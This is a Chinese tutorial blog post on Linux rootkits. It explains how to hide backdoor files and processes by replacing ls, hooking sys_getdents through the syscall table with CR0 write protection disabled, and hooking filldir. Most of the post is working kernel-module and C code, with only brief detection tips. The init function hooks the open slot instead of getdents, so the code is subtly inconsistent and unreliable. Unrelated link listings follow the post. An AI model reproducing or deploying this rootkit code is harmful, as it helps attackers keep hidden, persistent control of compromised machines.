
Rootkit与后门隐藏技术
@
简介
Rootkit是一套工具,用于长期获取root权限以及隐藏自己和后门程序。攻击者通过漏洞临时获得root权限后,一般会安装后门和rootkit,以便长期获取权限、收集信息。
linux虚拟文件系统VFS
虚拟文件系统(Virtual File System, 简称 VFS), 是 Linux 内核中的一个软件层。文件,目录、字符设备、块设备、 套接字等在 Unix/Linux 中都是以文件被对待,用户通过libc与kernel的VFS交互。
向上,VFS给用户空间的程序提供彼岸准的文件操作接口;
向下,VFS给不同文件系统提供标准的接口。系统中不同的文件系统依赖 VFS 提供的接口共存、 协同工作。
rootkit的功能
- 获取权限(链接)
- 防止受保护的文件被拷贝
- 隐藏后门程序
- 隐藏后门进程
- 清理日志
这些功能的实现原理
- 基本方法:替换相应的程序,如把cp、ls、ps、log等替换为自己编写的程序,产生隐藏的效果。
- 高级方法:替换相应程序的系统调用,甚至更底层的函数调用。
下面以隐藏文件为例,介绍如何实现这些功能。
隐藏文件
基本方法
hook ls :修改ls命令的显示内容
ls调用opendir()和readdir(),头文件dirent.h
把ls.c替换为myls.c.ls,调用readdir()过程中,当发现backdoor name时,不输出。
#include <stdio.h>

#include <unistd.h>

#include <stdlib.h>

#include <string.h>

#include <dirent.h>

int main(int argc, char *argv[])

{

    DIR *dp;

    struct dirent *dirp;

    if (argc != 2)

    {

        printf("usage: ls directory_name\n");

        exit(1);

    }

    if ((dp = opendir(argv[1])) == NULL)

    {

        printf("can't open %s\n", argv[1]);

        exit(1);

    }

    while ((dirp = readdir(dp)) != NULL)

    {

	    if(strcmp(dirp->d_name,"test.txt")!=0)

	         printf("%s\n", dirp->d_name);

	}

    closedir(dp);

    return 0;

}

上述攻击如何避免?
对原始ls.c签名,或自己写纯净版ls.c,与嫌疑ls.c的效果进行比对。
高级方法
HOOK系统调用sys_getdents
道高一尺魔高一丈,readdir()会调用sys_getdents,攻击者可以hook readdir(),或底层的sys_getdents,乃至更底层的ext_readdir中的fillter。
目录的数据结构,getdents的返回就是由若干个这种结构组成的缓冲区
    struct linux_dirent {

            unsigned long   d_ino;

            unsigned long   d_off;

            unsigned short  d_reclen;

            char                d_name[1];

    };
系统调用流程
系统调用的头文件 <unistd.h>,以ls->readdir->sys_getdents的系统调用为例
- int $0x80指令(系统调用,软中断,128号中断),从用户态切换到内核态
64位OS产生系统调用不需要中断,它直接用sysenter进行syscall,并把SCT地址存到MSR - 查中断向量表IDT,找到128号指向的系统调用处理程序system_call()
- 系统调用处理函数 调用 系统调用服务例程,call call_number。根据sys_getdents的系统调用号1065,查系统调用表SCT得到sys_getdents

hook sys_getdents
- 找到IDT的地址,idt_base
- 根据idt_base和偏移(0x80 * 8) 找到syscall处理函数的地址
- 根据call命令的反汇编编码找到SCT表的地址(该地址会在加载内核后形成,不是固定的)
- hook,重定向调用函数
64位OS中查找SCT地址的代码
void *  get_lstar_sct_addr(void)

{

    u64 lstar;

    u64 index;

    //get the sys_call handler address

    rdmsrl(MSR_LSTAR, lstar);

    //search for \xff\x14\xc5,

    for (index = 0; index <= PAGE_SIZE; index += 1) {

            u8 *arr = (u8 *)lstar + index;

            if (arr[0] == 0xff && arr[1] == 0x14 && arr[2] == 0xc5) {

                    return arr + 3;

            }

    }

    return NULL;

}

unsigned long **get_lstar_sct(void)

{

    unsigned long *lstar_sct_addr = get_lstar_sct_addr();

    if (lstar_sct_addr != NULL) {

        u64 base = 0xffffffff00000000;

        u32 code = *(u32 *)lstar_sct_addr;

        return (void *)(base | code);

    } else {

        return NULL;

    }

}
也可以直接查找获取SCT表的地址

得到SCT表地址后进行调用函数的重定向
struct linux_dirent{

    unsigned long     d_ino;

    unsigned long     d_off;

    unsigned short    d_reclen;

    char    d_name[1];

};

static unsigned long ** sys_call_table;

long (*old_getdents)(unsigned int fd, struct linux_dirent __user *dirp,

                    unsigned int count);

/*

asmlinkage int my_open(const char*file,int flags, int mode){

        printk("A file was opened!\n");

        return original_open(file,flags,mode);//返回原始的调用函数

}

*/

asmlinkage long my_getdents(unsigned int fd, struct linux_dirent __user *dirp,

                unsigned int count){

        struct linux_dirent *kdirp,*kdirp2;

        long value,tlen;

        long len = 0;

        value = (*old_getdents) (fd, dirp, count);

        tlen = value;

		//注意,这里不能直接使用用户空间的dirp,而是要把它copy到内核空间的kdirp

        kdirp = (struct linux_dirent *) kmalloc(tlen, GFP_KERNEL);

        kdirp2 = kdirp;

        copy_from_user(kdirp, dirp, tlen);

        while(tlen > 0)

        {

                len = kdirp->d_reclen;

                tlen = tlen - len;

                if(strstr(kdirp->d_name,"backdoor") != NULL)

                {

                        printk("find file\n");

                        //后面的dirent结构前移覆盖要隐藏的dirent

                        memmove(kdirp, (char *) kdirp + kdirp->d_reclen, tlen);

                        value = value - len;

                        printk(KERN_INFO "hide successful.\n");

                }

                else if(tlen)

                        kdirp = (struct linux_dirent *) ((char *)kdirp + kdirp->d_reclen);

        }

        copy_to_user(dirp, kdirp2, value);//注意把经过调整的kdirp还给dirp

        //printk(KERN_INFO "finished hacked_getdents.\n");

        kfree(kdirp2);

        return value;

}

static int filter_init(void)

{

        //sys_call_table = 0xffffffff81a00200;

        sys_call_table = get_lstar_sct();

        old_getdents = (void *)sys_call_table[__NR_getdents];//保留原始调用函数

        disable_write_protection();//关闭写保护

        sys_call_table[__NR_open] = (unsigned long *)&my_getdents;////重定向调用函数

        enable_write_protection();//打开写保护

        return 0;

}

static void filter_exit(void)

{

    //printk("SYSCALLNO getdents,ADDRESS 0x%x\n",(unsigned int)sys_call_table[__NR_getdents]);

    disable_write_protection();

    sys_call_table[__NR_getdents] = (unsigned long *)old_getdents;

    enable_write_protection();

    //printk("SYSCALLNO getdents,ADDRESS 0x%x\n",(unsigned int)sys_call_table[__NR_getdents]);

    //printk(KERN_INFO "hideps: module removed\n");

}

void disable_write_protection(void)

{

        unsigned long cr0 = read_cr0();

        clear_bit(16, &cr0);

        write_cr0(cr0);

}

void enable_write_protection(void)

{

        unsigned long cr0 = read_cr0();

        set_bit(16, &cr0);

        write_cr0(cr0);

}

MODULE_LICENSE("GPL");

module_init(filter_init);

module_exit(filter_exit);
my_getdents原理
假设文件夹内有4个子文件,编号0-3,用4个连续的dirent结构存储,要隐藏的文件编号为2
当sys_getdents读取到dirent.name = backdoor时,舍去此dirent,后面的dirent前移覆盖
如何防范
打印SCT表会发现异常地址,指向用户区地址my_getdent
sys_getdents的调用树
sys_getdents-> iterate_dir-> struct file_operations 里的iterate->... -> struct dir_context 里的actor(mostly filldir)
详细分析,如下:
sys_getdents主要调用了iterate_dir
    SYSCALL_DEFINE3(getdents, unsigned int, fd,

                    struct linux_dirent __user *, dirent, unsigned int, count)

    {

            struct fd f;

            struct linux_dirent __user * lastdirent;

            struct getdents_callback buf = {

                    .ctx.actor = filldir,

                    .count = count,

                    .current_dir = dirent

            };

            int error;

            if (!access_ok(VERIFY_WRITE, dirent, count))

                    return -EFAULT;

            f = fdget(fd);

            if (!f.file)

                    return -EBADF;

            error = iterate_dir(f.file, &buf.ctx);////////////////////here

            if (error >= 0)

                    error = buf.error;

            lastdirent = buf.previous;

            if (lastdirent) {

                    if (put_user(buf.ctx.pos, &lastdirent->d_off))

                            error = -EFAULT;

                    else

                            error = count - buf.count;

            }

            fdput(f);

            return error;

    }
iterate_dir调用file_operations里面的iterate函数
struct dir_context {

        const filldir_t actor;

        loff_t pos;

};

int iterate_dir(struct file *file, struct dir_context *ctx)

{

        struct inode *inode = file_inode(file);

        int res = -ENOTDIR;

        if (!file->f_op->iterate)

                goto out;

        res = security_file_permission(file, MAY_READ);

        if (res)

                goto out;

        res = mutex_lock_killable(&inode->i_mutex);

        if (res)

                goto out;

        res = -ENOENT;

        if (!IS_DEADDIR(inode)) {

                ctx->pos = file->f_pos;

                res = file->f_op->iterate(file, ctx);/////////////////////here

                file->f_pos = ctx->pos;

                file_accessed(file);

        }

        mutex_unlock(&inode->i_mutex);

out:

        return res;

}

EXPORT_SYMBOL(iterate_dir);
vfs的file_operations
const struct file_operations ext4_dir_operations = {

        .llseek         = ext4_dir_llseek,

        .read           = generic_read_dir,

        .iterate        = ext4_readdir,///////////////here

        .unlocked_ioctl = ext4_ioctl,

#ifdef CONFIG_COMPAT

        .compat_ioctl   = ext4_compat_ioctl,

#endif

        .fsync          = ext4_sync_file,

        .release        = ext4_release_dir,

};
ext4_readdir -> readdir(file, buf, filler), 调用了ext4_dir_operations函数集中的readdir()函数。
ext4_readdir最终通过filldir把目录里面的项目填到getdents返回的缓冲区里,缓冲区里是若干个linux_dirent结构。
在readdir函数中比较重要的是filler部分,类型是filldir_t(linux/fs.h),它的作用是用dirent中的各项数据填充用户区的buffer。
typedef int (*filldir_t)(void *, const char *, int, loff_t, u64, unsigned);
Filler的代码示例,其中__put_user是将内容写入用户空间。
    dirent = buf->previous;

    if (dirent) {

     if (__put_user(offset, &dirent->d_off))

             goto efault;

    }

    dirent = buf->current_dir;

    if (__put_user(d_ino, &dirent->d_ino))

     goto efault;

    if (__put_user(reclen, &dirent->d_reclen))

     goto efault;

    if (copy_to_user(dirent->d_name, name, namlen))

     goto efault;

    if (__put_user(0, dirent->d_name + namlen))

     goto efault;

    if (__put_user(d_type, (char __user *) dirent + reclen - 1))

     goto efault;
最底层的方法
hooking filldir,在hooking function中去掉我们需要隐藏的文件记录,不填到缓冲区,这样ls就收不到相应的记录.
具体思路是hooking相应目录的iterate,把dir_context的actor改为fake_filldir, 把后门文件过滤。
    int fake_filldir(struct dir_context *ctx, const char *name, int namlen,

                    loff_t offset, u64 ino, unsigned d_type)

    {

            if (strncmp(name, SECRET_FILE, strlen(SECRET_FILE)) == 0) {

                    printk("Hiding: %s", name);

                    return 0;

            }

            return real_filldir(ctx, name, namlen, offset, ino, d_type);

    }
隐藏进程
源代码:rootkit_ps.c
原理和隐藏文件相似。
ps命令会对/proc目录进行ls,/proc目录中存的都是以“进程号”命名的文件,对应的“进程名”存放在在/proc/进程号/status中,第一行就是进程名。
假设要隐藏的进程为backdoor,则需要在ls调用getdents时重定向到自己的处理程序my_getdents(),该函数的作用是根据对目录下各个子目录结构体的name,即进程号,找到/proc/进程号/status,提取其中的进程名,如果进程名是backdoor,则忽略该目录结构体。
日志修改
待更新。
参考:
https://zhuanlan.zhihu.com/p/61988212
《UNIX环境高级编程》
https://blog.csdn.net/bw_yyziq/article/details/78448667?tdsourcetag=s_pcqq_aiomsg
https://blog.csdn.net/lingfong_cool/article/details/8032328
Rootkit与后门隐藏技术的更多相关文章
- [后渗透]Linux下的几种隐藏技术【转载】
原作者:Bypass 原文链接:转自Bypass微信公众号 0x00 前言 攻击者在获取服务器权限后,会通过一些技巧来隐藏自己的踪迹和后门文件,本文介绍Linux下的几种隐藏技术. 0x01 隐藏文件 ...
- RootKit随手记(一)RootKit的驱动隐藏、读取配置、卸载安装
边学习边更新这专题,随手记录一下用到的思路,给自己看的(所以读者看可能有些懵,不好意思...) RootKit随手记(一)RootKit的驱动隐藏.读取配置.卸载安装 一.驱动隐藏 1. 隐藏原理 一 ...
- 关于word excel 等的信息隐藏技术
简单的word 信息隐藏技术分为两种 一 利用word自带的功能对信息进行隐藏,即选中要隐藏的文字 单击右键 选择字体 给隐藏选项打勾即可 这种信息隐藏比较简单 找到的方式为单机文件——找 ...
- PHP后门隐藏与维持技巧
在一个成功的测试后,通常会想让特权保持的更久些.留后门的工作就显得至关重要,通常布设的后门包括但不限于数据库权限,WEB权限,系统用户权限等等.此文则对大众后门隐藏的一些思路做科普. AD: 0×00 ...
- 【权限维持】window几种隐藏技术
“真正”隐藏文件 使用Attrib +s +a +h +r命令就是把原本的文件夹增加了系统文件属性.存档文件属性.只读文件属性和隐藏文件属性. attrib +s +a +h +r c:\test 这 ...
- CTF之常见的两种关于word的信息隐藏技术
一.利用word本身自带的文字隐藏功能 1.在word中输入文字 2.选中文字,单击右键,选择字体选项 3.单击字体选项后,单击隐藏,确定 查找隐藏信息 1.单击左上角WPS文字后,选择选项按钮单击 ...
- 向PE文件植入后门代码技术讨论
写在前面的话 这篇文章将介绍使用codecaves对PE文件植入后门代码.有几个很好的工具可以帮到你了.比如BackdoorFactory和Shelter将完成相同的工作,甚至绕过一些静态分析几个防病 ...
- metasploit后门维持技术
在meterpreter中执行:run metsvc -A 如此以后便会自动在服务器当中多生成一个meterpreter的服务,并且是开机自动启动.所以二次如果要利用直接: use exploit/m ...
- Linux进程自保护攻防对抗技术研究(Process Kill Technology && Process Protection Against In Linux)
0. 引言 0x1: Linux系统攻防思想 在linux下进行"进程kill"和"进程保护"的总体思路有以下几个,我们围绕这几个核心思想展开进行研究 . 直接 ...
随机推荐
- Appium+python自动化(十九)- 猴哥失散多年的混血弟弟还是妹妹- Monkey(猴子)参数(超详解)
简介 前边几篇介绍了Monkey以及Monkey的事件,今天就给小伙伴们介绍和分享一下Monkey的参数. 首先我们看一下这幅图来大致了解一下: 1.Monkey 命令 基本参数介绍 -p <允 ...
- java网络爬虫,乱码问题终于完美解决
第一次写爬虫,被乱码问题困扰两天,试了很多方法都不可以,今天随便一试,居然好了. 在获取网页时创建了一个缓冲字节输入流,问题就在这个流上,添加标红代码即可 BufferedReader in = nu ...
- android_viewFlipper(一)
需要注意的地方已在代码中表明 package cn.com.sxp; import android.app.Activity; import android.os.Bundle; import and ...
- Java开发面试题汇总 -- 精选版(附答案)
最近事情太多,没太时间写公众号.今天抽空再整理整理面试中的那点事吧,帮助那些正在找工作或想跳槽找工作的兄弟姐妹们. 前面我己写过多篇推文,相信关注此公众号的伙伴们已经了解掌握了不少.从目前流行的开发技 ...
- Java监控任务的生命周期
Observable: public interface Observable { enum Cycle{ STARTED, RUNNING, DONE, ERROR } Cycle getCycle ...
- 【bfs基础】①
bfs,即广度优先搜索,主要通过队列(queue)进行操作. 稍微解释一下,队列是一种基础数据结构,其形态类似于一支长长的队伍,大概如下: 在C++中,队列的头文件定义为:#include<qu ...
- Masstransit的应用服务总线
Masstransit 是一个非常优秀的基于消息进行通信的分布式应用程序框架,详情参考官网. 在介绍AA.ServiceBus之前,先介绍下几个概念. 分布式 分布式系统如何定义?这里引用一下Dist ...
- 小白学python-day06-
今天是day06,以下是学习内容总结: 但行努力,莫问前程. --------------------------------------------------------------------- ...
- httpclient 方式提供接口
在后台写好自己的方法: 打开shiro验证,设置url访问: 提供包调用http方式连接后台获取数据: String url = getUrl(); HttpClient client = new H ...
- rm -rf /*时遇到的趣事
今天在一个linux群里面闲逛的时候,突然看见一个愤青把自己的linux系统给 rm -rf /* 了 ,感觉很好玩就看了一下,突然我发现了有趣的事情! 我的朋友问我,这个为什么显示没有删除,我看了确 ...